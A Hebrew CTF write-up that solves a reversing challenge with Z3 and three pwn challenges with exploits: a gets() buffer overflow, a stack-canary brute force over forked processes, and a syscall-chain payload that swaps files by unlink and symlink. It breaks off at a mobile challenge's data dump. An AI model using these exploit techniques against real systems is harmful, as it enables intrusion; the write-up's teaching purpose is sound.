  if ( v5 == 49 && (s[0] ^ s[34]) == 48 && s[33] == 33 )
    puts("Congrats!");
  else
    puts("Wrong input.");
  return 0;
}
```

אז מה שאנחנו רואים את הלוגיקה שה-input שלנו עובר ואיך הוא מושווה ל-enc_flag. כדי להצליח לפענח את ה-text שצריך להכניס כדי שהתוכנה תדפיס לנו Congrats! נשתמש בפרויקט בשם [Z3](#) פרויקט שמכניסים אליו את כל ההילוצים והוא מחזיר לנו תשובה אפשרית:

```python
from z3 import *

dest = [77, 8,
198,72,215,163,255,127,86,122,178,20,52,113,212,228,33,207,192,249,171,139,2,2,4
9,207,47,40,86,176,103,63,95,83,125]

inp = []
for i in range(35):
    byte = BitVec(f"{i}", 8)
    inp.append(byte)

solver = Solver()

for i in range(35):
    solver.add(inp[i] > 31)
    solver.add(inp[i] < 127)

tt = 0

for i in range(33,0,-1):
    p1 = inp[i] + inp[i - 1] + inp[i + 1]
    p2 = inp[i] * inp[i - 1] * inp[i + 1]
    p3 = inp[i] & inp[i - 1] & inp[i + 1]
    pt = p1 ^ p2 ^ p3
    solver.add(pt == dest[i])
    tt ^= pt

solver.add(tt == 49)
solver.add(inp[0] ^ inp[34] == 48)

if solver.check() == sat:
    solution = solver.model()
```

```
    flag = []
    for i in range(35):
        flag.append(chr(int(str(solution[inp[i]]))))
    print("".join(flag))
else:
    print("not found")
```

נקבל את התוצאה:

```
MCL{maY_7h3_Fork_w1lL_83_w17h_Yo%)}
```

שנראה על פניו נכונה אבל האתגר לא קיבל את זה כדגל. נראה שיש פה תוים שהם לא ציפו שיהיה, ננסה להוסיף אילוץ שלא היה בקוד:


```
for i in range(35):
    solver.add(inp[i] != ord("%"))
    solver.add(inp[i] > 31)
    solver.add(inp[i] < 127)
```

כדי לוותר על "%" - כי זה לא נראה לנו כחלק מהדגל וקיבלנו את הדגל הנכון

```
MCL{maY_7h3_Fork_w1lL_83_w17h_YOU!}
```

אתגר Connection Failed (קטגוריית Pwn, 100 נקודות)

באתגר הזה נקבל את התיאור הבא:



באתגר מופיע קובץ ZIP שיש בתוכו שני קבצים בינארים, server ו-client. נתחיל בלהריץ את השרת ונקבל:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./server
Segmentation fault
```

נו נסה להבין מה הבעיה על ידי strace:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ strace ./server
execve("./server", ["./server"], 0x7ffeae3b9b90 /* 19 vars */) = 0
brk(NULL)                               = 0x557ce434a000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffcfb605450) = -1 EINVAL (Invalid argument)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=67202, ...}) = 0
mmap(NULL, 67202, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fdca46a3000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\300A\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\30x\346\264ur\f|Q\226\236i\253-'o"..., 68, 880) = 68
fstat(3, {st_mode=S_IFREG|0755, st_size=2029592, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fdca46a1000
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\30x\346\264ur\f|Q\226\236i\253-'o"..., 68, 880) = 68
mmap(NULL, 2037344, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fdca44af000
mmap(0x7fdca44d1000, 1540096, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x22000) = 0x7fdca44d1000
mmap(0x7fdca4649000, 319488, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x19a000) = 0x7fdca4649000
mmap(0x7fdca4697000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7fdca4697000
mmap(0x7fdca469d000, 13920, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7fdca469d000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7fdca46a2540) = 0
mprotect(0x7fdca4697000, 16384, PROT_READ) = 0
mprotect(0x557ce412b000, 4096, PROT_READ) = 0
mprotect(0x7fdca46e1000, 4096, PROT_READ) = 0
munmap(0x7fdca46a3000, 67202)           = 0
brk(NULL)                               = 0x557ce434a000
brk(0x557ce436b000)                     = 0x557ce436b000
openat(AT_FDCWD, "flag.txt", O_RDONLY)  = -1 ENOENT (No such file or directory)
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0xc0} ---
+++ killed by SIGSEGV +++
Segmentation fault
```

וישר תקפוץ לנו השורה:

```
openat(AT_FDCWD, "flag.txt", O_RDONLY)  = -1 ENOENT (No such file or directory)
```

אז אנחנו יכולים להבין שחסר הקובץ flag.txt. ניצור אותו וננסה להריץ שוב:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ echo "flag{Fake_Flag}" > flag.txt
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./server
```

נראה שהשרת עובד ועכשיו רק צריך מה הוא עושה, אז נריץ שוב את השרת עם strace:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ strace ./server
execve("./server", ["./server"], 0x7fff5c4e2790 /* 19 vars */) = 0
brk(NULL)                               = 0x5571f29ff000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffd5ae8a890) = -1 EINVAL (Invalid argument)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=67202, ...}) = 0
mmap(NULL, 67202, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f8e037e4000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\300A\2\0\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0"..., 784, 64) = 784
pread64(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0\0\0\0\0\0", 32, 848) = 32
pread64(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\30x\346\264ur\f|Q\226\236i\253-'o"..., 68, 880) = 68
mmap(NULL, 2037344, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f8e035f0000
mmap(0x7f8e037d8000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1e7000) = 0x7f8e037d8000
mmap(0x7f8e037de000, 13920, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f8e037de000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7f8e037e3540) = 0
mprotect(0x7f8e037d8000, 16384, PROT_READ) = 0
mprotect(0x5571f15e2000, 4096, PROT_READ) = 0
mprotect(0x7f8e03822000, 4096, PROT_READ) = 0
munmap(0x7f8e037e4000, 67202)           = 0
brk(NULL)                               = 0x5571f29ff000
brk(0x5571f2a20000)                     = 0x5571f2a20000
openat(AT_FDCWD, "flag.txt", O_RDONLY)  = 3
fstat(3, {st_mode=S_IFREG|0777, st_size=16, ...}) = 0
read(3, "flag{Fake_Flag}\n", 512)       = 16
close(3)                                = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(5000), sin_addr=inet_addr("127.1.33.7")}, 16) = 0
listen(3, 1)                            = 0
accept(3, NULL, NULL
```

והפעם נוכל לראות השרת מאזין לכתובת 127.1.33.7 בפורט 5000. ננסה ליצור קשר עם השרת בעצמינו כדי להבין מה השרת עושה:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ nc 127.1.33.7 5000
flag{Fake_Flag}
```

טוב לא נראה לי שצריך להסביר יותר מדי - ברגע שנוצרת תקשורת השרת פשוט שולח את ה-flag. עכשיו רק נשאר לנו להבין את ה-client ואיך להגיע לכתובת 127.1.33.7 שהיא כתובת פנימית.

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./client
Do you want the flag ?
```

טוב, עכשיו קצת הקשתם עלינו... אין לי מושג מה הם מצפים לקבל - הגיע הזמן לרוורס...

```
argv= qword ptr -70h
argc= dword ptr -64h
fd= dword ptr -54h
addr= sockaddr ptr -50h
user_input= byte ptr -34h
var_2C= word ptr -2Ch
cp= byte ptr -2Ah
var_22= word ptr -22h
buf= byte ptr -20h
cookie= qword ptr -8

; __unwind {
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 70h
mov     [rbp+argc], edi
mov     [rbp+argv], rsi
mov     rax, fs:28h
mov     [rbp+cookie], rax
xor     eax, eax
mov     qword ptr [rbp+user_input], 'ON'
mov     [rbp+var_2C], 0
mov     rax, '.0.0.721'
mov     qword ptr [rbp+cp], rax ; 127.0.0.1
mov     [rbp+var_22], '1'
mov     [rbp+addr.sa_family], 2
mov     edi, 5000       ; hostshort
call    _htons
mov     word ptr [rbp+addr.sa_data], ax
lea     rdi, s          ; "Do you want the flag ?"
call    _puts
mov     rax, cs:__bss_start
mov     rdi, rax        ; stream
call    _fflush
lea     rax, [rbp+user_input]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rax, [rbp+user_input]
lea     rsi, s2         ; "YES"
mov     rdi, rax        ; s1
call    _strcmp
test    eax, eax
jz      short loc_133A
```

כמו שאנחנו יכולים לראות מ-IDA, התוכנית משווה את הקלט שלנו ל-YES, אבל בנוסף אנחנו יכולים לראות שה-client פונה ל-127.0.0.1 וזאת לא הכתובת של השרת! ממבט נוסף על הקוד ב-IDA אנחנו יכולים לראות שהפונקציה שקולטת את הקלט שלנו היא gets והיא פונקציה שלא מוגבלת בגודל התוים שהיא קולטת ובנוסף היא לא עוצרת ב-null. בזכות הדבר הזה אנחנו יכולים לדרוס תוים נוספים.

מה שאנחנו רוצים לעשות זה להכניס כקלט את המילה YES ולהמשיך לכתוב null-ים עד המשתנה CP ובו להכניס את הכתובת 127.1.33.7:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ echo -e "YES\x00\x00\x00\x00\x00\x00\x00127.1.33.7" | ./client
Do you want the flag ?
Request flag from the server
Server response
flag{Fake_Flag}
```

וקיבלנו את הדגל שלנו. מה שנשאר לנו כרגע זה רק לשלוח את זה לשרת שניתן לנו במקום לשרת המקומי שלנו:


```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ echo -e "YES\x00\x00\x00\x00\x00\x00\x00127.1.33.7" | nc 0.cloud.chals.io 24939
Do you want the flag ?
Request flag from the server
Server response
MCL{1t5_51mpLE_b0f}
```

וקיבלנו את הדגל:

MCL{1t5_51mpLE_b0f}

אתגר Cookies (קטגוריית Pwn, 250 נקודות)

באתגר הזה נקבל את התיאור הבא:



או קיי, אז כרגיל נתחיל אתגר pwn בלהריץ אותו:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./cookies
How many cookies do you want?
1
Which taste?
1) Chocolate Chip.
2) Caramel Pretzel.
3) Peanut Butter.
3
2 -> Cookie 55 is ready!
```

אז מריצה ראשונית נראה שהאתגר מקבל מספר, ורץ ב-loop ומקבל מספר בין 1-3 ו... זהו פלוס מינוס.


הגיע הזמן ל-IDA לחפש קצת חולשות:

```
xor     eax, eax
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setbuf
mov     rax, cs:stdin@@GLIBC_2_2_5
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setbuf
mov     rax, cs:stderr@@GLIBC_2_2_5
mov     esi, 0          ; buf
mov     rdi, rax        ; stream
call    _setbuf
mov     esi, 2          ; fd2
mov     edi, 1          ; fd
call    _dup2
lea     rdi, s          ; "How many cookies do you want?"
call    _puts
lea     rax, [rbp+user_input]
mov     rsi, rax
lea     rdi, aHd        ; "%hd"
mov     eax, 0
call    ___isoc99_scanf
movzx   eax, [rbp+user_input]
cmp     ax, 10
jle     short loc_4013C2
```

נראה שהגודל המקסימלי שאנחנו יכולים להכניס לתוכנה הוא 10, אבל אם נסתכל יותר לעומק נראה שהמספר שאנחנו קולטים הוא unsigned int אבל ההשוואה היא signed.

זאת אומרת שאנחנו יכולים להכניס מספר שלילי שישמר כמספר מאוד גדול אך בהשוואה (שמבוצעת על ידי JLE) הוא יחשב כקטן מ-10 וכך נצליח "לעקוף" את ההגבלה של מספר העוגיות.

אז עכשיו שיש לנו מלא ניסיונות צריך להמשיך לרוורס את הקוד:



ושמתי לב ל-2 דברים מעניינים. הראשון הוא שכל פעם שאני מבקש עוגיה חדשה התוכנה יוצרת fork חדש, והדבר השני שיש לנו buffer בגודל 8 אך אנו יכולים להכניס אליו 32! מרגיש כמו buffer overflow!

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./cookies
How many cookies do you want?
-1
Which taste?
1) Chocolate Chip.
2) Caramel Pretzel.
3) Peanut Butter.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
*** stack smashing detected ***: terminated
```

אז אכן יש bof אבל יש גם canary שמגן מפני bof, אם אתם רוצים מעט להרחיב את הידע על canary:

https://en.wikipedia.org/wiki/Buffer_overflow_protection

על מנת ל"שבור" את מה שנעשה זה bruteforce על תו תו, מכיוון שאנחנו יכולים לבצע דריסה של תו אחד בלבד מה-canary כל פעם אנחנו יכולים בתוך 256 ניסיונות במקרה הכי גרוע להשיג כל תו. בנוסף בגלל שיש לנו fork ה-canary תמיד יהיה זהה כי fork יוצר העתק של הזיכרון כולל ה-canary.

עכשיו רק נותר לנו לבדוק לאן לקפוץ - ויצרו לנו פונקצית print_flag:

```
from pwn import *

p = remote("165.227.210.30", 14051)

def bruteforce_next_byte(payload):
    for i in range(256):
        next_test = 0x01 * i
        next_test = bytes([next_test])
        test_payload = payload + next_test
        p.send(test_payload)
        if b"smashing" not in p.recvuntil(b"Peanut Butter."):
```

```python
            return next_test

p.sendlineafter(b"How many cookies do you want?", b"-1")
p.recvuntil(b"Peanut Butter.")
canary = b"\x00"
for i in range(7):
    canary += bruteforce_next_byte(b"A"*8 + canary)
info(f"Canary: {hex(u64(canary))}")

payload = b"A" * 8  # buffer
payload += canary
payload += b"B" * 8  # rbp
payload += p64(elf.symbols.print_flag)

p.send(payload)

p.interactive()
```

נריץ את זה ונחכה לדגל... אחרי כמה דקות נקבל את הפלט הבא:

```
[*] '/mnt/c/Users/idan/Desktop/cookies'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 0.cloud.chals.io on port 17381: Done
[*] Canary: 0x31695e996cf91000
[*] Switching to interactive mode

MCL{ALL_0fF_7H3_c00Ki35_7a573_7H3_5am3}
783 -> Cookie 158362 is ready!
Which taste?
1) Chocolate Chip.
2) Caramel Pretzel.
3) Peanut Butter.
$
```

והדגל הוא:

```
MCL{ALL_0fF_7H3_c00Ki35_7a573_7H3_5am3}
```


אתגר Mirror (קטגוריית Pwn, 400 נקודות)

באתגר הזה נקבל את התיאור הבא:

כרגיל נתחיל אתגר pwn בלהריץ אותו:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./Mirror
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

נראה שהתוכנה קוראת מה שאנחנו כותבים ומדפיסה את זה שוב. נקח את הקובץ ל-IDA להבין יותר לעומק:



נראה שיש פה BoF, נבדוק את הטענה:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./Mirror
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAASegmentation fault
```

כן, אז יש לנו אפשרות לעשות BoF, ובנוסף ישנה פונקציה מעניינת שאפשר לקפוץ אליה:

```
.text:000000000040103D
.text:000000000040103D print_flag:
.text:000000000040103D                 mov     eax, 2
.text:0000000000401042                 mov     rdi, offset false_flag ; "false_flag.txt"
.text:000000000040104C                 mov     esi, 0
.text:0000000000401051                 mov     edx, 124h
.text:0000000000401056                 syscall                 ; LINUX - sys_open
.text:0000000000401058                 mov     rdi, rax
.text:000000000040105B                 mov     eax, 0
.text:0000000000401060                 mov     rsi, offset buf
.text:000000000040106A                 mov     rdx, ds:bufferSize
.text:0000000000401072                 syscall                 ; LINUX - sys_read
.text:0000000000401074                 mov     eax, 1
.text:0000000000401079                 mov     edi, 1
.text:000000000040107E                 syscall                 ; LINUX - sys_write
.text:0000000000401080                 call    $+5
```

ננסה לבעזרת BoF לקפוץ לפונקציה print_flag:

```
[+] Opening connection to 0.cloud.chals.io on port 14397: Done
[*] Switching to interactive mode
AAAAAAAAAAAAAAAA=\x10\x00\x00\x00AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMCL{N0t_50_ea5y!}\x00
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
le reading in interactive
$
```

נראה שאנחנו מקבלים את false_flag.txt כמו שכתוב בקוד. לכן ננסה להשיג את הקובץ flag.txt בדרך מעט שונה. אנחנו יודעים שיש לנו את ה-opcode syscall ואולי נוכל ליצור payload שיאפשר לנו להדפיס את התוכן של flag.txt.

נעבור על טבלת ה-syscall מתוך https://filippo.io/linux-syscall-table. ישנם המון syscalls שיכולים לעזור לנו להגיע למטרה שלנו, אבל אין לנו שליטה בכלל על ה-rax שקובע איזה syscall יקרה. נחזור לקוד ונראה שנשמר ב-rax מספר התוים שאנחנו כותבים ובנוסף יש הגבלה שמספר התוים יהיה גדול מ-85.

במעבר נוסף על כתב החידה וטבלת ה-syscalls הגענו למסקנה שאפשר ליצור unlink לקובץ false_flag.txt ואז ליצור symlink של flag.txt לתוך false_flag.txt כך נגרום ל-false_flag.txt להכיל את ה-flag שלנו ובנוסף נוכל להדפיס אותו עם הפונקציה שנמצא בקוד.

יאללה למימוש:

```python
from pwn import *

p = remote("0.cloud.chals.io", 14397)

payload = b"A"*16
payload += p64(0x40102a) # unlink syscall
payload += p64(0x402000) # false flag file
payload += p64(0x0)
payload += b"B"*16
payload += p64(0x401000) # jmp main
payload += b"B"*23 # pading 87

p.send(payload)

payload = b"A"*16
```

```python
payload += p64(0x40102a) # symlink syscall
payload += p64(0x402006) # flag file
payload += p64(0x402000) # false flag file
payload += b"B"*16
payload += p64(0x40103d) # print flag
payload += b"C"*24 # padding to 88

p.send(payload)

flag = b"MCL"

p.recvuntil(b"MCL")
flag += p.recvuntil(b"}")

success(flag.decode())

p.interactive()
```

נריץ את הקוד ונקבל:


```
[+] Opening connection to 0.cloud.chals.io on port 14397: Done
[+] MCL{D1D_y0u_U53_50f7_0R_H4Rd_L1Nk?}
[*] Switching to interactive mode
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
e reading in interactive
$
```

והשגנו את ה-flag שרצינו:


```
MCL{D1D_y0u_U53_50f7_0R_H4Rd_L1Nk?}
```

אתגר To Note (קטגוריית Mobile, 200 נקודות)

באתגר ניתקל בתיאור הבא:



ונקבל גם זיפ עם קובץ apk בשם ToNote.apk וקובץ בשם flag.txt. נציץ בקובץ flag.txt:




flag.txt - Notepad

File Edit View

```
0.0 110.0625 518.8281 0.0063478122 107.37988 521.08997 0.009579706 105.84326 522.0012 0.013094719 106.59863 520.21106 0.021727042 108.86577 516.0123 0.03437328 111.86443 509.6
248.14844 369.76562 0.7544707 249.4668 368.99658 0.7594783 251.46875 370.9082 0.76894385 253.76367 375.61035 0.7832602 255.96094 383.2129 0.8016403 257.71875 393.21967 0.82326
 506.43555 0.89671016 370.8047 500.3711 0.9313964 378.6172 494.30664 0.9566955 383.89062 489.38477 0.98350304 388.96875 483.67188 1.0 392.09375 480.15625 0.0 472.5625 346.5625
99023 0.11980683 673.9297 300.06836 0.14228573 664.16406 300.6836 0.16909704 654.59375 307.36328 0.20534232 645.41406 320.1953 0.2488465 636.8203 337.0703 0.29383814 627.83594
2 0.020298012 814.75 432.08008 0.026044138 813.71313 434.7934 0.035856232 812.1649 439.5056 0.04974337 810.1055 446.21674 0.0677086 807.5348 454.92676 0.15327707 797.847 497.0
.39932 0.86826515 894.69653 470.611 0.8925177 883.124 474.65787 0.9210196 868.982 477.4124 0.94984883 854.428 478.16046 0.97548544 841.6196 476.18777 1.0 829.6841 472.85474 0.
